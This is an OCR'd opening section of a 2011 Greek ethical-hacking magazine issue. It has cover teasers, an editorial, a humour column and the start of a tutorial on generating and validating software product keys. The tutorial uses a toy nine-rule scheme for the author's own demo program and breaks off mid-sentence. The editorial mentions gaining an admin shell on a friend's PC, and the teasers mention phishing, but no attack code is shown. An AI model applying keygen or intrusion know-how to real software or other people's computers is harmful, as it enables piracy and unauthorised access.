all rights reversed

HACKER

Νοέμβρης 2011 # Τιμή τεύχους 6,40€

τεύχος 002 - Ανατολικό Τιμόρ Edition

Ό,τι κλειδώνει ξεκλειδώνει (*)

Μάθετε πώς δημιουργούνται τα κλειδιά προστασίας και φτιάξτε το δικό σας keygen

Παρακολουθήστε πώς μερικές αθώες φωτογραφίες καταλύουν περήφανα Windows boxes!

Κατασκευάστε ένα διαβολικό πληκτρολόγιο, κυρίως για πλάκα ;)

Δείτε πώς ακριβώς μοιράζετε τους μυστικούς σας κωδικούς, χωρίς καν να το παίρνετε είδηση!

(*) και πολλές φορές δεν χρειάζονται καν βίαιες προσεγγίσεις

tefhos 2o

Περιεχόμενα

και οδηγίες χρήσης

62 μια εικόνα, χίλιοι τρόποι πρόσβασης

μια φανταστική ιστορία πρόσβασης στον υπολογιστή ενός Windows user, ο οποίος ήθελε πολύ τις φωτογραφίες της χθεσινοβραδινής εξόδου

72 χωρίς κερματοδέκτη (μέρος 2 από 2)

η κατασκευή του δικού μας arcade cabinet δεν τελειώνει με τη συναρμολόγηση του κουτιού και του υπολογιστή που περιλαμβάνει!

86 προσοχή: ψάρεμα σε εξέλιξη!

πώς γίνεται να δώσουμε σε τρίτους το email και το password μας στο Facebook, χωρίς καν να το πάρουμε είδηση

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Γιώργος Μελέκος, Νίκος Μουρατίδης, Αναστάσιος Στασινόπουλος, Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, στις αρχές κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το http://deltahacker.gr/order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) είναι 1/11/2011, έχουμε την ημερομηνία διεξαγωγής εκλογών, γνωρίζουμε και τα αποτέλεσματα!!!

Το deltaHacker είναι το **μοναδικό στο χώρο των περιοδικών** έντυπο που **ασχολείται αποκλειστικά κι αληθινά** με τον κόσμο του **ethical hacking**, γυρίζοντας συστηματικά την πλάτη του στον καθωσπρεπισμό κι αδιαφορώντας παντελώς για την ασφάλεια της θεωρίας.

Το deltaHacker είναι τόσο σίγουρο για τον εαυτό του και τόσο τίμιο κι ευθύ απέναντι στον αναγνώστη, που αντί να γυρνάει εδώ κι εκεί στα περίπτερα και ν' αγωνίζεται να φανεί ανάμεσα στις Σούπερ-Κατίνες και στα PC-something-bored, **έρχεται κατευθείαν στο σπίτι σας** – κι έρχεται για να σας κατακτήσει.

Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε **είναι 102% βέβαιο ότι θ' αγαπήσετε το deltaHacker**, καθώς κι ότι θα θέλετε την παρέα του και τους 12 μήνες του χρόνου!

Όλες οι πληροφορίες για όλα τα προγράμματα συνδρομών είναι στο

deltahacker.gr/subscriptions

Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το

deltahacker.gr/order

deltaHacker: Hacking for the rest of us.

Malaysia truly Asia

Το σλόγκαν το ‛χα ακούσει για πρώτη φορά το καλοκαίρι του 2004, σε διαφήμιση στο CNN. Βρισκόμουν στο Βερολίνο, θυμάμαι, μαζί με τον σημερινό αρχισυντάκτη του deltaHacker. Τότε βέβαια εκείνος ήταν απλός συντάκτης κι εγώ απλός αρχισυντάκτης, ενώ ένα περιοδικό σαν το deltaHacker δεν υπήρχε ούτε καν ως μακρινή σκέψη.

Πρόσεξα, που λέτε, τη διαφήμιση του CNN, η οποία προερχόταν από το υπουργείο τουρισμού της Μαλαισίας και παρότρυνε τον κόσμο να επισκεφτεί τη χώρα γιατί, πώς να το κάνουμε, η Μαλαισία είναι αληθινή Ασία (http://bit.ly/mtasia). Ενδιαφέρον επιχείρημα, δεν λέω, αν και κάπως προφανές. Πάντως σ’ εμένα έπιασε. Παρά το γεγονός ότι βρισκόμουν σε διακοπές, άρχισα να σκέφτομαι ότι υπάρχουν μέρη τα οποία είναι μάλλον απίθανο να επισκεφτώ. Όχι κατ’ ανάγκη επειδή είναι μακρινά. Απλά είναι μέρη που, πώς να το κάνουμε, δεν σε βγάζει εύκολα ο δρόμος σου...

Έχω λίστα μ’ αυτά τα μέρη. Περιλαμβάνει το Τζούνο της Αλάσκας, το Χόμπαρτ της Τασμανίας, την Κουάλα Λουμπούρ της Μαλαισίας, το Σαντιάγκο της Χιλής και φυσικά το Ρέικιαβικ της Ισλανδίας (Είδατε; Δεν είναι όλα πολύ μακρινά.)

Α, ναι. Να μην ξεχάσω και το Ανατολικό Τιμόρ.

Το Ανατολικό Τιμόρ το ανέφερα και σ’ ένα από τα live streams που κάνουμε για το περιοδικό, μέσω του UStream (ustream.tv/channel/deltahacker). Ο φίλος μου ο Τίμος γέλασε με την ομοιότητα στα ονόματα. Αμέσως ο Thiseas δεν έχασε την ευκαιρία κι έδωσε link προς χάρτη της νοτιοανατολικής Ασίας, στην οποία βρίσκεται το Ανατολικό Τιμόρ. Και πολύ γρήγορα η συζήτηση έκανε αυτό που πάντα της αρέσει να κάνει κατά τη διάρκεια των live streams: ξέφυγε εντελώς.

Πλάκα πλάκα μπορεί να μην πάω ποτέ στο Ανατολικό Τιμόρ, αλλά αν τύχει θα στείλουμε *και* εκεί deltaHacker. Σκέφτομαι μάλιστα ότι όσοι γράφονται συνδρομητές στο περιοδικό και δίνουν διεύθυνση αποστολής στο Ανατολικό Τιμόρ, να τους δίνουμε δωρεάν συνδρομή.

Για πάντα.

Ποιος ξέρει, με τα πολλά ίσως βρεθεί κάποιος εύπορος Τιμορέζος (;) και μας κάνει τα εισιτήρια για εκεί. Θυμάμαι τώρα ότι φίλος του περιοδικού πρότεινε πως, αν ποτέ διοργανώσουμε συνέδριο χάκινγκ, τότε θα πρέπει να το κάνουμε στο Ανατολικό Τιμόρ!

Μερικοί ψάχνουν ευκαιρία για εξωτικές διακοπές, μου φαίνεται.

Τους καταλαβαίνω απόλυτα.

Τολμηρές κι ολίγον τι φιλόδοξες οι σκέψεις για συνέδρια σ’ εξωτικά μέρη. Αλλά μιας κι αναφέρθηκα σε συνέδρια, να πω με την ευκαιρία ότι οι ιδέες που μας στέλνετε κι αφορούν στο περιοδικό ή/και σ’ άλλες δραστηριότητες γύρω από το περιοδικό, είναι τουλάχιστον 101% ενδιαφέρουσες. Μιλάμε για προτάσεις γύρω από θέματα ή σειρές θεμάτων που θέλετε να διαβάσετε στο περιοδικό, το ρόλο του site (deltahacker.gr), τη θεματολογία των video cast (άντε να τα ξεκινάμε, σιγά σιγά!) αλλά και ιδέες για την προώθηση του ίδιου του περιοδικού.

Παρεμπιπτόντως, όσοι ανησυχείτε λίγο για τη δύσκολη ύλη του deltaHacker, πραγματικά δεν υπάρχει λόγος. Αν πάλι ανησυχείτε για την περίπτωση που η ύλη παραείναι εύκολη, επίσης δεν υπάρχει λόγος. Η θεματολογία του τεύχους 001 απέδειξε, νομίζω, ότι ένας συνδυασμός άρθρων που θ’ απευθύνονται τόσο στους νεοφερμένους στο χώρο όσο και στους πιο προχωρημένους, είναι πράγματι εφικτός. Το ίδιο θεωρώ ότι πετύχαμε και στο τεύχος που κρατάτε στα χέρια σας. Αλλά ας μην σας προκαταλαμβάνω. Άι γουίλ λετ *γιου* μπι δε τζατζ οβ δατ.

Τις τελευταίες βδομάδες αρκετοί φίλοι μάς έστειλαν κι άρθρα τους, να τα διαβάσουμε κι αν μας αρέσουν και κάνουν για το περιοδικό, να τα δημοσιεύσουμε κιόλας. Δεν έχουμε κάνει σχετική, επίσημη ανακοίνωση περί αυτού. Μας έχετε όμως ρωτήσει κάποιες φορές και μάλιστα σ’ ένα από τα live stream το επαναλάβαμε: Ναι, φυσικά και θα χαρούμε πολύ να διαβάσουμε άρθρα σας, γιατί όχι να τα δημοσιεύσουμε κιόλας! Το είπαμε φωναχτά, που λέτε, και πράγματι μας στείλατε άρθρα. Ήδη σ’ αυτό το τεύχος δημοσιεύουμε άρθρο αναγνώστη, ο οποίος υπογράφει με το όνομα Johnny Who. Δείχνει αναλυτικά κι επεξηγηματικά πώς κατάφερε να πάρει πλήρη πρόσβαση στο Windows box ενός φίλου του, ο οποίος δεν βρισκόταν στο ίδιο τοπικό δίκτυο μ’ εκείνον και μάλιστα είχε τον υπολογιστή του προστατευμένο με firewall, anti-virus κ.λπ. Συνδυάζοντας όμως γνώσεις και καταφεύγοντας σε τεχνικές κοινωνικής μηχανικής, ο Johnny Who κατάφερε να πάρει shell στο απομακρυσμένο box -- με δικαιώματα administrator, φυσικά.

Γκουντ σταφ, όπως λένε και οι φίλοι μας οι Αμερικάνοι.

Σ’ αυτό το τεύχος κάνει το ντεμπούτο του κι άλλος ένας νέος συνεργάτης, ο φίλος μας ο giannoug (@giannoug στο twitter, αν κάποια στιγμή θελήσετε να τον τρολάρετε). Ο giannoug είναι το κλασικό παράδειγμα νέου ανθρώπου με πολλή όρεξη για εξερεύνηση και μάθηση, ο οποίος δεν διστάζει να βάζει σε εφαρμογή ό,τι μαθαίνει ακόμη και για να στήνει φάρσες. Ναι. Σωστά το διαβάσατε. Ο giannoug συχνά έχει μεγάλα κέφια -- κι αλίμονο αν οι άνθρωποι γύρω του δεν έχουν καλή αίσθηση του χιούμορ. Μια μικρή ιδέα για το τι εννοούμε θα πάρετε διαβάζοντας το άρθρο που αρχίζει από τη σελίδα 54.

Πάντως έχω ένα παράπονο απ’ όλους τους συνεργάτες του περιοδικού, παλιούς και νέους αντάμα. Τείνω μάλιστα να πιστεύω ότι είναι συνεννοημένοι και δρουν βάσει σχεδίου. Όσο το σκέφτομαι, τόσο μου φαίνεται ως το πιο πιθανό σενάριο. Θα σας πω την υποψία μου, να μου πείτε κι εσείς τι πιστεύετε. Θεωρώ ότι έχουν βαλθεί να τρελάνουν *όλους* εμάς, που μας αρέσουν ένα σωρό πράγματα γύρω από την τεχνολογία γενικότερα και το χάκινγκ ειδικότερα. Με το που διαβάζουμε κάτι και πωρωνόμαστε κι αρχίζουμε να το ψάχνουμε παραπέρα, στην επόμενη σελίδα υπάρχει ένα άλλο, αν όχι περισσότερο τότε σίγουρα εξίσου ενδιαφέρον άρθρο. Μα καλά, δεν σέβονται καθόλου το χρόνο μας; Έλεος δεν έχουν;

Εγώ ισχυρίζομαι πως όχι, δεν έχουν.

Εσείς τι λέτε; Περάστε μια βόλτα από τα forum του site ή τη fan page και μιλήστε ελεύθερα. Εκτός κι αν δεν θέλετε να εκφραστείτε δημόσια, οπότε σ’ αυτή την περίπτωση υπάρχει και το email του περιοδικού: `talk2us@deltahacker.gr`

Καλή ανάγνωση, καλή διασκέδαση κι ό,τι θέλετε, ξέρετε: Είμαστε εδώ, κάπου κοντά σας, σχεδόν 24/7!

subZraw





Ουέλ μέλ

Αγαπητοί μου,

Από ό,τι βλέπετε, πάει να μου γίνει συνήθειο.

Η γραφομηχανή της κυρίας Καίτης εννοώ.

Έχω βέβαια από δίπλα και το WD40 γιατί κολλάνε τα πλήκτρα κάθε λίγο και λιγάκι, ειδικά το Enter.

Ανεβάζει μεν τη σελίδα μια γραμμή, αλλά δεν επιστρέφει στην αρχική θέση τον κύλινδρο, και αν δεν το προσέξω εγκαίρως καταλήγω να πατάω το ένα γράμμα πάνω στο άλλο, στο ίδιο σημείο.

Λίγο φστ με το WD40, βέβαια, και όλα επανέρχονται στην τάξη.

Λοιπόν, από την τελευταία φορά που σας έγραφα έχουν συμβεί πολλά.

Όχι, η Τρόικα δεν έχει ακόμα εκταμιεύσει την έκτη δόση. Αυτό ακόμα δεν έχει συμβεί.

Πρώτο νέο, αν και όχι το πιο σημαντικό, είναι ότι επέστρεψα στας Αθήνας. Ωραίο το Πόρτο Γερμενό, δεν λέω, αλλά κάποια στιγμή συνειδητοποίησα ότι όλα τα γύρω σπίτια είχαν αδειάσει, και πήγε να με πιάσει κάτι.

Φταίει βέβαια ότι έβρεχε και ότι τα τζιτζίκια είχαν σταματήσει.

Πήρα, λοιπόν, τη γραφομηχανή παραμάσχαλα, γέμισα το σακίδιο με ό,τι ταπεράκια είχανε απομείνει στην κατάψυξη, και μπήκα στο πρώτο ΚΤΕΛ.

Δεν ξέρω αν ήταν που είχα λείψει καιρό, αλλά με το που έφτασα έξω από το σπίτι παρατήρησα δύο σημαντικές αλλαγές.

Η πρώτη ήταν η αλλαγή στο γενικότερο αστικό τοπίο, λόγω των βουνών με τα σκουπίδια.

Στο μυαλό μου, βλέπετε, τα βουνά με τα σκουπίδια είναι συνυφασμένα με το πνεύμα των Χριστουγέννων, κάτι σαν το δέντρο στην Πλατεία Συντάγματος και τις φωτεινές ενδείξεις των λεωφορείων και τρόλεϊ, που αντί να σε πληροφορούν για τον αριθμό της γραμμής και τον προορισμό, σου εύχονται «Χρόνια Πολλά».

Όλα αυτά ανήκουν στα δεκεμβριανά ήθη και τα έθιμα της πατρίδας μας. Όχι στα οκτωβριανά. Πόθεν μας προέκυψαν σκουπίδια τον Οκτώβριο; Με το που τα είδα, θορυβήθηκα. Εξεπλάγην. Τι έπαθαν; Περίεργο. *Peculiar* που θα έλεγαν και οι φίλοι μας οι Άγγλοι.

Το δεύτερο πράγμα που με θορύβησε ήταν η ησυχία στους δρόμους. Δεν ήταν μόνο ότι κυκλοφορούσαν λιγότερα αυτοκίνητα, ήταν πως και αυτά που κυκλοφορούσαν, πήγαιναν απαλά, πώς να το πω, *ανάλαφρα*, σαν να μην ήθελαν να τραβήξουν την προσοχή.

Όπως τον δεκαπενταύγουστο ένα πράγμα.

Λοιπόν, πλάκα πλάκα, αυτό με προβλημάτισε πολύ. Εδώ γίνεται χαμός, στη χώρα εννοώ, και δεν ακούγεται κιχ. Ούτε ένα κορνάρισμα, που λέει ο λόγος.

Εντάξει, ακούς τα γνωστά συνθήματα στις πορείες, και τις γνωστές αε-

ρολογίες στα παράθυρα της τηλεόρασης, αλλά από τα παράθυρα των σπιτιών δεν ακούγεται τσιμουδιά.

Μου μοιάζει σαν κάτι να ετοιμάζεται και αυτό με αγχώνει πολύ.

Τέλος πάντων, στο τραπέζι του σαλονιού βρήκα πολλά και διάφορα, που μου είχαν αφήσει οι φίλτατοι συγγενείς, για να με βοηθήσουν στη σύνταξη των επιστολών μου.

Τους είχα ενημερώσει, βέβαια, για τη νέα μου αυτή ενασχόληση, γιατί έπρεπε να ζητήσω άδεια να φέρω από το Πόρτο Γερμενό τη γραφομηχανή.

«Επιστολές;» με είχε ρωτήσει η μητέρα της εξαδέλφης που είναι Ινδουίστρια. «Τι επιστολές; Ποιος σου ζήτησε να γράφεις επιστολές;»

«Δεν έχει σημασία», της απάντησα ανυπόμονα. «Να τη φέρω τη γραφομηχανή ή όχι;»

«Εμ, φέρ' τηνε αφού τη θέλεις τόσο. Πρόσεχε μόνο να μη σου πέσει ταμπάσκο στα πλήκτρα και τη χαλάσεις.»

Ταμπάσκο; Να τη χαλάσω; Έδωσα τόπο στην οργή, και δεν απάντησα.

Στο τραπέζι, λοιπόν, του σαλονιού, βρήκα διάφορα. Κατ' αρχάς βρήκα ένα αντίτυπο του πρώτου τεύχους του έγκριτου τούτου περιοδικού, κλεισμένο ακόμα στην ζελατίνα του. Θα το ανοίξω αργότερα.

Βρήκα επίσης τα εξής: ένα τεύχος ενός περιοδικού για τον Ινδικό κινηματογράφο, με μεγάλες φωτογραφίες και μεγάλα γράμματα· κάτι εκτυπώσεις από το WikiLeaks· κάτι άρθρα από το BBC για τη μη εξουσιοδοτημένη κυκλοφορία της βιογραφίας του Τζούλιαν Ασσάνζ· δελτία τύπου και κείμενα για το άιΦον 4S· νεκρολογίες και επικρίσεις για τον Στηβ Τζομπς· ένα άρθρο του Salon για την είσοδο του κόμματος των Πειρατών στην τοπική βουλή του Βερολίνου· και μια είδηση για το λύκειο που θα πηγαίνει από Οκτώβριο ο Κιμ Χαν Σολ, εγγονός του Κιμ Γιονγκ Ιλ, του Ντήαρ Λήντερ της Βορείου Κορέας.

Βρήκα, επίσης, και τον φορητό υπολογιστή της εξαδέλφης, με ένα κολλημένο χαρτάκι που μου έλεγε ότι αν θέλω μπορώ να τον χρησιμοποιήσω.

Τώρα, εγώ δηλαδή δικό μου υπολογιστή δεν έχω; Τέλος πάντων.



Εκατσα στο τραπέζι, και ξεκίνησα να ξεσκαρτάρω τις εκτυπώσεις.

Λοιπόν, για την περίπτωση που αναρωτιόσασταν, ο Κιμ Χαν Σολ θα ξεκινήσει, στα μέσα Οκτωβρίου, τα μαθήματά του στο παράρτημα του Κολλεγίου Γιουνάιτεντ Γουώρλντ, στη Βοσνία. Στη Βοσνία, δε, θα πάει γιατί για κάποιο λόγο δεν τον δέχτηκαν στο παράρτημα του ίδιου Κολλεγίου, στο Χονγκ Κονγκ.

Χμμ...

Επίσης Ο Τζούλιαν Ασσάνζ, αυτός καλέ, από το WikiLeaks, φέρεται να έχει θυμώσει πολύ γιατί δημοσιεύσανε, λέει, τη βιογραφία του χωρίς να του ζητήσουν την άδεια.

Ενδιαφέρον, ε; Να βλέπεις τον κύριο Ασσάνζ να μάχεται για την ελευθερία της πληροφορίας όταν η εν λόγω πληροφορία αναφέρεται σε κάποιον άλλο, αλλά να θεωρεί ότι παραβιάζονται τα ανθρώπινα δικαιώματα αν αναφέρεται στον ίδιο.

Peculiar.

Και μετά, το θέμα με τον Τζομπς.

Συγχρονισμός, όμως, έτσι; Τη μια μέρα να κυκλοφορεί το άιΦον 4S και την άλλη να μαθαίνουμε για το θάνατό του.

Δεν θα πω πολλά. Δεν τρελαινόμουνα ποτέ με τον Τζομπς – και την Apple, γενικώς, την αντιπαθώ. Αλλά ο άνθρωπος ταλαιπωρήθηκε, ας τον αφήσουμε τώρα να ξεκουραστεί.

Θα μου πείτε, δεν είναι ο πρώτος άνθρωπος που ταλαιπωριέται, αλλά εντάξει, give him a break.

Βγήκαν όλοι τώρα να πούνε τη γνώμη τους.

Είναι απίστευτο το τι λένε. Από την μια να βλέπεις την άκριτη αγιοποίηση του ανδρός («μεγαλοφυΐα», «genius", "μοναδικός", "ανυπέρβλητος", μπλα μπλα μπλα, μπλα μπλα μπλα μπλα), και από την άλλη να διαβάζεις διάφορους εξυπνάκηδες να βγαίνουν να τον επικρίνουν, σε προσωπικό επίπεδο, για οτιδήποτε, από τους μισθούς πείνας στην Κίνα μέχρι το ψευδές ιδεολόγημα του αυτοδημιούργητου επιχειρηματία και τις εγγενείς αντιφάσεις του καπιταλιστικού τρόπου παραγωγής.

Ναι. Και για το ελληνικό χρέος αυτός φταίει. Και για την χρεοκοπία της Lehman Brothers. Και για την ασυνεννοησία Μέρκελ -- Σαρκοζί. Και για την απόρριψη της εγγραφής του Κιμ Χαν Σολ στο Κολλέγιο Γιουνάιτεντ Γουώρλντ, στο Χονγκ Κονγκ. Και για το άιΦον 4S. Φυσικά.

Ρε παιδιά, για κάντε λίγο κράτει. Τι σας έκανε ο άνθρωπος; Πέθανε. Ούτε σας έβρισε, ούτε σας γρατζούνισε το αυτοκίνητο.

Αλλά το πράγμα είναι γενικότερο. Μου φαίνεται πραγματικά απίστευτο το πόσο εύκολο το βρίσκουν όλοι να έχουν γνώμη. Διαβάζεις ένα άρθρο στο ίντερνετ, οτιδήποτε, και αν πας να κοιτάξεις τα σχόλια θα τρελαθείς. Όλοι «ξέρουν». Όλοι «γνωρίζουν». Όλοι «υπενθυμίζουν». Όλοι «κατακεραυνώνουν».

Και ξέρετε, μετά λέμε τι έχει το έρμο και ψοφάει.

Αλλά ας σταματήσω εδώ γιατί θα μου ανέβει η πίεση και μου έχει πει ο γιατρός μου να το αποφεύγω.

Ες αύριον τα σπουδαία.

Σας ασπάζομαι,


Θείος Ακάκιος

∇HACKER


Ποια είναι η λογική της δημιουργίας κλειδιών προστασίας για τα προγράμματα; Πώς μπορείτε να φτιάξετε τον δικό σας key generator, για να βρίσκετε έγκυρα/αποδεκτά κλειδιά; [σελ. 12 & 40]




Βοήθεια! Το πληκτρολόγιο παίρνει πρωτοβουλίες κι ο χρήστης τρελαίνεται! [σελ. 54]



Πώς από μια απλή φωτογραφία παίρνουμε πλήρη πρόσβαση σ’ ένα απομακρυσμένο Windows box;[σελ. 62]



Πόσο εύκολο είναι να φανερώνουμε στοιχεία λογαριασμών, χωρίς καν να το παίρνουμε είδηση; [σελ. 86]



all rights reversed

Skill: Intermediate


Tags: Keys, Programming, Protection, Locking, C++



ΠΩΣ ΔΗΜΙΟΥΡΓΟΥΝΤΑΙ ΤΑ ΚΛΕΙΔΙΑ ΠΡΟΣΤΑΣΙΑΣ; (Ε; ΠΩΣ;)

Αλήθεια θα σας πούμε: Δεν είναι λίγοι εκείνοι που αναρωτιούνται για τον τρόπο με τον οποίο δημιουργούνται τα κλειδιά, βάσει των οποίων προστατεύονται διάφορα προγράμματα ή ακόμη κι ολόκληρα λειτουργικά συστήματα. Πόσες φορές, άλλωστε, δεν έχουμε έρθει αντιμέτωποι με το περίφημο μήνυμα «Type Product Key Information»; Αλήθεια, δεν θα είχε ενδιαφέρον να δούμε πώς παράγονται αυτά τα κλειδιά και να φτιάξουμε μόνοι μας ένα σχετικό μηχανισμό;

by Thiseas



Type the Product Key below... Πώς παράγονται άραγε αυτά τα κλειδιά;

Υπάρχουν πολλές μέθοδοι για το κλείδωμα ενός προγράμματος. Το αποτέλεσμα όμως για τον τελικό χρήστη είναι σχεδόν πάντα το ίδιο: Χρειάζεται να πληκτρολογήσει ένα σωστό κλειδί προκειμένου να μπορέσει να ξεκινήσει το (αγαπημένο του) πρόγραμμα. Τι σημαίνει όμως «σωστό κλειδί»; Πολύ απλά, σημαίνει να εισαγάγει έναν κωδικό που το πρόγραμμα θα θεωρήσει ότι είναι γνήσιος ή έγκυρος. Έναν κωδικό, δηλαδή, που ακολουθεί πολύ συγκεκριμένους κανόνες παραγωγής, οι οποίοι συχνά βρίσκονται αποθηκευμένοι στο ίδιο το εκτελέσιμο! Τα τελευταία χρόνια, βέβαια, με την εξάπλωση του Internet και των γραμμών ADSL, οι κανόνες αυτοί βρίσκονται κάπου στο Διαδίκτυο, σε κάποιον server, με τον οποίο επικοινωνεί το πρόγραμμα για τον έλεγχο της γνησιότητας του κωδικού (ή αλλιώς κλειδιού). Στη συνέχεια θα δούμε πώς ακριβώς φτιάχνονται όλα αυτά, χωρίς όμως να περιοριστούμε στη θεωρία! Θα γράψουμε κι ένα δικό μας πρόγραμμα το οποίο θα προστατεύεται με έλεγχο κλειδιού, χρησιμοποιώντας τους δικούς μας κανόνες. Στη δική μας υλοποίηση οι κανόνες παραγωγής των κλειδιών θα βρίσκονται μέσα στο πρόγραμμά μας και, φυσικά, θα ελέγχονται απ' αυτό *χωρίς* τη μεσολάβηση κάποιου server.

Η μέθοδος

Η μέθοδος που θα παρουσιάσουμε θα στηρίζεται στην παραγωγή κλειδιών της ακόλουθης μορφής:

```
ABCD-EFGH-IJKL-MNOP
```

Ένα κλειδί θα θεωρείται γνήσιο αν σέβεται τους παρακάτω εννιά κανόνες:

1. Θα πρέπει να έχει μήκος 16 χαρακτήρες ακριβώς (οι παύλες δεν λαμβάνονται υπόψη)
2. Για το χαρακτήρα στη θέση I θα πρέπει να ισχύει το I = A + 1. Με άλλα λόγια, ο χαρακτήρας στη θέση I θα πρέπει να είναι ο επόμενος (λεξικογραφικά) του χαρακτήρα στη θέση A. Για παράδειγμα, αν A = «b» τότε I = «c».
3. Για το χαρακτήρα στη θέση J θα πρέπει να ισχύει το J = B - 1. Δηλαδή, ο χαρακτήρας στην θέση J θα πρέπει να είναι ο προηγούμενος (λεξικογραφικά) του χαρακτήρα στην θέση B.
4. Για το χαρακτήρα στη θέση K θα πρέπει να ισχύει το K = C – 3. Άρα, ο χαρακτήρας στη θέση K θα πρέπει να είναι ο 3ος προηγούμενος χαρακτήρας απ' αυτόν που βρίσκεται στη θέση C.
5. Για το χαρακτήρα στη θέση L θα πρέπει να ισχύει το L = D + 5. Επομένως, ο χαρακτήρας στη θέση L θα πρέπει να 'ναι ο 5ος επόμενος χαρακτήρας απ' αυτόν που βρίσκεται στη θέση D.
6. Για το χαρακτήρα στη θέση M θα πρέπει να ισχύει M = E. Μη ρωτήσετε τι εννοούμε με αυτό! Θα στεναχωρηθούμε πολύ ;)

7. Ομοίως, για το χαρακτήρα στη θέση N θα πρέπει να ισχύει N = H.
8. Για το χαρακτήρα στη θέση O θα πρέπει να ισχύει το O = G + 18.
9. Για το χαρακτήρα στη θέση P θα πρέπει να ισχύει το P = A + 10.

Ένα κλειδί που ικανοποιεί τους παραπάνω κανόνες, θα μπορούσαμε να το φτιάξουμε εύκολα, ακόμα και με το χέρι! Δείτε ένα παράδειγμα:


```
abef-efgh-babk-ehyk
```

Για εκείνους που έχουν κόλλημα με τα μαθηματικά, θα μπορούσαμε να βάλουμε ως άσκηση τον υπολογισμό του πλήθους των δυνατών κλειδιών που μπορούν να παραχθούν με βάση τους παραπάνω κανόνες. Σαν δεδομένο, όσοι ασχοληθείτε με την άσκηση λάβετε υπόψη ότι το ρεπερτόριο των δυνατών γραμμάτων που μπορούν να χρησιμοποιηθούν[1] είναι όλοι οι χαρακτήρες του κώδικα ASCII. Μ' άλλα λόγια, σε κάθε θέση του κλειδιού μπορεί να βρίσκεται οποιοσδήποτε από τους 256 χαρακτήρες! Ξέρετε τι δείχνει αυτός ο αριθμός; Το πόσο δυνατό είναι το κλειδί μας! Όσο ποιο μεγάλος είναι, τόσο το καλύτερο. Όποιος τον βρει, ας τον κάνει post στο http://deltahacker.gr, αναφέροντας φυσικά και τον τρόπο ;)

Το πρόγραμμα

Το δικό μας πρόγραμμα θα υλοποιεί τον παραπάνω αλγόριθμο και με αυτόν θα μπορεί να ελέγχει τα κλειδιά που του δίνουμε. Όπως είπαμε, το πρόγραμμά μας δεν θα απαιτεί σύνδεση στο Internet και θα μπορεί να εγκατασταθεί σε οποιοδήποτε Windows box.

Όταν ξεκινά το πρόγραμμα, θα ζητά από το χρήστη να πληκτρολογήσει ένα κλειδί και θα συνεχίζει μόνον αν το κλειδί που έδωσε ο χρήστης είναι γνήσιο (έγκυρο). Μ' άλλα λόγια, θα συνεχίζει μόνον αν το κλειδί ικανοποιεί τους παραπάνω κανόνες που θέσαμε. Βέβαια, με το που δώσουμε ένα γνήσιο κλειδί οι έλεγχοι σταματούν, όπως εξάλλου συμβαίνει και με τα εμπορικά προγράμματα. Το κλειδί εισάγεται μόνο μια φορά! Εφόσον είναι γνήσιο, το πρόγραμμα δεν ξαναζητά κλειδί. Θα αναρωτηθείτε βέβαια --και θα έχετε δίκιο βουνό ν' αναρωτηθείτε — πώς θυμάται ότι έχουμε δώσει έγκυρο κλειδί;! Όταν δίνουμε ένα γνήσιο κλειδί, το πρόγραμμα φροντίζει να το καταχωρήσει κάπου — κι αρκετά συχνά σε κρυπτογραφημένη μορφή. Αυτό το «κάπου», όπου φυλάσσεται το κλειδί, είναι συχνά το registry, κάποια DLL του προγράμματος ή και τα δύο! Κάτι παρόμοιο λοιπόν θα κάνει και το δικό μας πρόγραμμα. Εφόσον δώσουμε γνήσιο



